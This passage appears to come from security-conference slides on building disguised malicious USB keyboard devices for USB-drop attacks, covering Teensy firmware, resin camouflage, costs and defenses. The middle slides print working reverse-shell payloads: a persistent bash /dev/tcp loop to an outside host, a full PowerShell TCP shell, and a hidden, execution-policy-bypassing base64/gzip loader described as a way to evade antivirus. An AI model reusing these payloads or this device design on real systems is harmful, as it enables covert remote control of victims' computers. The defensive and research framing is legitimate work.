  int status1 = 0; //LED status before toggle
  int status2 = 0; //LED status after toggle
  unsigned short sk  = SCROLLLOCK;

  // Get status
  status1 = ((keyboard_leds & sk) == sk) ? 1 : 0;
  delay(DELAY);


  //Asking windows to set SCROLLLOCK
  win_open_execute();
  type_command("powershell -Command \"(New-Object -ComObject WScript.Shell).SendKeys('{SCROLLLOCK}')\"");
  delay(DELAY);

  // Get status
  status2 = ((keyboard_leds & sk) == sk) ? 1 : 0;
  is_done();

  if (status1 != status2) {
    return true;
  } else {
    return false;
  }
}
```

Idea: Try to lock the Scroll Lock key in powershell and test if it worked

Spawning a reverse-shell

Open terminal

Spawn process

Connect to C&C

Reverse shell to pierce through firewall

Use scripting language and obfuscation to avoid AV

Payload must be small: 62.5 keystrokes per second max

Leverage metasploit as C&C

MacOS (OSX) & Linux payload

Ideas:

Use bash to create a reverse shell

Use nohup to spawn the reverse shell as a background process

```
nohup bash -c \"while true;do bash -i >& /dev/tcp/
1.2.3.4/443 0>&1 2>&1; sleep 1;done\" 1>/dev/null &
```

Windows payload

```
Process {
$modules=@()
$c=New-Object System.Net.Sockets.TCPClient("1.2.3.4",443)
$s=$c.GetStream()
[byte[]]$b=0..20000|%{0}
$d=([text.encoding]::ASCII).GetBytes(
  "Windows PowerShell running as user "+$env:username+" on "+$env:computername+"`nEnjoy!.`n`n"
)
$s.Write($d,0,$d.Length)
$d=([text.encoding]::ASCII).GetBytes("PS "+(Get-Location).Path+">")
$s.Write($d,0,$d.Length)
while(($i=$s.Read($b,0,$b.Length)) -ne 0)
{
$E=New-Object -TypeName System.Text.ASCIIEncoding
$D=$E.GetString($b,0,$i)
$k=(Invoke-Expression -Command $d 2>&1 | Out-String)
$l=$k+"PS "+(Get-Location).Path+"> "
$x=($error[0] | Out-String)
$error.clear()
$l=$l+$x
$d=([text.encoding]::ASCII).GetBytes($l)
$s.Write($d,0,$d.Length)
$s.Flush()
}
$c.Close()
}
```

```
powershell -exec bypass -nop -W hidden -noninteractive -Command \"&
  {
    $s=New-Object IO.MemoryStream(
      ,[Convert]::FromBase64String('...BASE64_GZ_POWERSHELL_REVERSE_SHELL...')
    );
    $t=(New-Object IO.StreamReader(
      New-Object IO.Compression.GzipStream(
        $s,[IO.Compression.CompressionMode]::Decompress)
      )
    ).ReadToEnd();
    IEX $t
  }
\";exit
```

Inner-payload: Reverse TCP connection in Powershell

**Outer-payload:** Base64 decode, Gunzip and execute in background process

Key camouflaging

Starting point: teensy

A long way to go

Using raw type A connector

Type A connector soldered to Teensy

A step in the right direction

# Getting there takes practice :)

Preparing the silicon

Casting the silicon mold using a real key

Silicon mold

Resin and color

Casting a USB key

Trimming the excess of resin

A difficult start

Getting there!

Camouflage successful!

Material cost

Teensy	$20
Mold + resin casting	$10
Equipment & supply	$10
Total	~$40

Price per key assuming that at least 10 keys are made

The "lazy" approach - not as good as resin casting!

Defending against USB attacks

Awareness and security training
Teaching people to be mindful of what they plug into their computer

Block USB ports
Physically block the USB ports on sensitive computers

Restrict the type of USB authorized
Use Windows policy or USBkill code to restrict device -- ID are spoofable thus

Takeaways

USB drop attack works
With at least 45% success rate USB drop attack are very effective

Creating reliable malicious USB is not trivial
Realistic and cross-platform HID devices are doable but require dedication

No easy defense
AV won't save you from this attack, device policy and awareness will

Co-conspirators

Cealtea: Camouflage expert

Nicolas "Pixel" Noble: Hardware specialist

Jean-Michel Picod: Teensy whisperer

Mike Bailey: Vell, Bailey's just zis guy, you know?

Zakir Durumeric: Network wizard

Matt Tischer: Master dropper

Build your own HID key - get a free one

"How-to" blog post: https://ly.tl/malusb

Code: https://github.com/LightWind/malusb

Want a free one? Two possibilities:

   Follow & Retweet blog post with @elie mention

   Like page & re-share on Facebook

Will pick winners and mail them a key on August 9th

Kickstarter?

Thinking of a Kickstarter to create an advanced HID USB with:

- Realistic look
- Hardware based fingerprint
- Remote exfiltration (GSM or Wifi)

Interested? Fill the form at the end of the post: https://ly.tl/malusb

Thanks!

https://ly.tl/malusb